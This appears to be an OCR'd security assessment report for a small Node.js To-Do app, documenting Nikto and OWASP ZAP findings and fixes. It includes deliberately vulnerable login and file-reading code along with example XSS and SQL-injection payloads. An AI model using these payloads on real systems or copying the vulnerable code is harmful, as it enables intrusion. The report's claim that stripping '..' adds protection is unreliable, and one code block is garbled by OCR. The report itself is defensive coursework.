
   Issue: Absence of the `X-Content-Type-Options` header allows browsers to perform MIME type sniffing. This can lead to browsers interpreting files as executable scripts even if the server defines them as a different content type, resulting in a risk of cross-site scripting (XSS) or code execution

   Fix: Added the `X-Content-Type-Options` header with the value `nosniff` to

instruct browsers not to guess the content type and rely only on the declared MIME type

```
// --- Limit allowed HTTP methods ---
const allowedMethods : string[] = ['GET', 'POST', 'PUT', 'DELETE'];
app.use((req : Request<RouteParameters<...>>, any, any, ParsedQs, Record<...>> , res : Response<any, Record<...>> , next : NextFunction ) : void => { new *
    if (!allowedMethods.includes(req.method)) {
        res.status( code: 405).send( body: 'Method Not Allowed');
    } else {
        next();
    }
});
```


1.3 Scan after fixes



2. ZAP

OWASP ZAP was used to perform a more comprehensive scan on the application. Below are the findings and fixes based on the scan results.

2.1 *VULNERABILITIES FOUND (screenshot)*



2.2 *VULNERABILITIES Fixed*

1. *Cross Site Scripting (Reflected)*

Risk: High

Before Fix – Vulnerable to Reflected XSS (/add, /delete, /toggle, unsanitized input rendered to HTML)

```
app.post("/add", (req, res) => {

    const task = req.body.task;

    const date = req.body.date;

    // Saving task and date

});
```

A malicious user could send a request like:

```
task=<script>alert('XSS')</script>
```

Fix:

```
const { escape } = require("lodash");

app.post("/add", (req, res) => {

    const rawTask = req.body.task;

    const task = escape(rawTask);

    const date = req.body.date;

    // Saving task and date
```

```
});
```

Explanation

We introduced input sanitization using escape() from the lodash library. This function converts special characters like <, >, &, and " into their HTML-safe equivalents (<, >, etc). As a result, if a user tries to submit <script>alert("XSS")</script>, it will be stored as harmless text and will not execute in the browser. This prevents the execution of injected scripts, mitigating Reflected XSS.

2. *Path Traversal*

Risk: High

Before Fix

```
const html = fs.readFileSync('./views/' +
req.query.page + '.html');
```

After Fix:

In all places where `username` or `task` is used, input is sanitized:

```
const sanitizedUsername = username.replace(/\.\./g, '').trim();
```

- **HTML file rendering — fixed with hardcoded filename**

```
const html = fs.readFileSync('./views/index.html', 'utf8');
```

There is no dynamic input from the user affecting the file path. This guarantees path traversal is not possible.

- **Username sanitization — in login and register**

```
const sanitizedUsername = username.replace(/\.\./g, '').trim();
```

Removing .. from input is a safeguard in case `username` is used in paths to files or directories.

- **Task sanitization — when adding a new task**

```
const sanitizedTask = escape(rawTask.trim().replace(/\.\./g, ''));
```

.. is removed as a precaution, even though task is not used in file paths. This is another layer of protection.

Explanation:

To mitigate Path Traversal, firstly was removed any dynamic user input that was being used to construct file paths. By hardcoding the filename, ensured that users cannot specify a path to arbitrary files, such as system files.

Additionally, sanitized both the username and task inputs by removing .., which is a common attack vector in path traversal. This prevents attackers from exploiting the input to navigate directories outside the intended directory.

3. *SQL Injection*

Risk: High

Before Fix: Vulnerable to SQL Injection in the login logic.

```
router.post('/login', (req, res) => {
    const { username, password } = req.body;
    db.get('SELECT * FROM users WHERE username = "' + username +
'"', (err, row) => {
        if (err || !row) return res.send('Invalid username or
password');
        bcrypt.compare(password, row.password, (err, isMatch) => {
            if (err || !isMatch) return res.send('Invalid username
or password');
            req.session.user = { id: row.id, username:
row.username };
            res.redirect('/');
        });
    });
});
```

A malicious user could inject SQL like:

```
username=admin' OR 1=1 --
```

Fix:


```
const sqlite3 = require('sqlite3').verbose();
router.post('/login', (req, res) => {
    const { username, password } = req.body;
    const sanitizedUsername = username.replace(/\.\./g,
'').trim(); // Ensure input is sanitized

    const query = 'SELECT * FROM users WHERE username = ?';
    db.get(query, [sanitizedUsername], (err, row) => {
        if (err || !row) return res.send('Invalid username or
password');
        bcrypt.compare(password, row.password, (err, isMatch) => {
            if (err || !isMatch) return res.send('Invalid username
or password');
            req.session.user = { id: row.id, username:
row.username };
            res.redirect('/');
        });
    });
});
```

Explanation:

To mitigate the risk of SQL Injection, switched to **parameterized queries** where user input is treated as data rather than part of the SQL query. The `?` placeholder in the query string is replaced by the actual value in a safe manner. This prevents malicious input from altering the query structure.

Additionally, sanitized the username input by removing any potential path traversal characters (..) to ensure no harmful input can compromise the query further.

2.3 *VULNERABILITIES MITIGATED (screenshot)*



Conclusion

The security assessment of the To-Do List web application using both Nikto and OWASP ZAP scanners revealed several high-risk vulnerabilities, including missing security headers, reflected cross-site scripting (XSS), path traversal, and SQL injection.

All identified vulnerabilities were successfully mitigated by applying appropriate security measures, such as adding HTTP headers (X-Frame-Options, X-Content-Type-Options), input sanitization using lodash.escape, hardcoding file paths to prevent traversal, and using parameterized queries for SQL operations.

After implementing the fixes, a second round of scans was performed. The results showed that the previously detected vulnerabilities were no longer present, confirming that the applied corrections were effective. The application is now significantly more secure against common web threats.

These findings emphasize the importance of regular vulnerability scanning and secure coding practices as part of the web development lifecycle.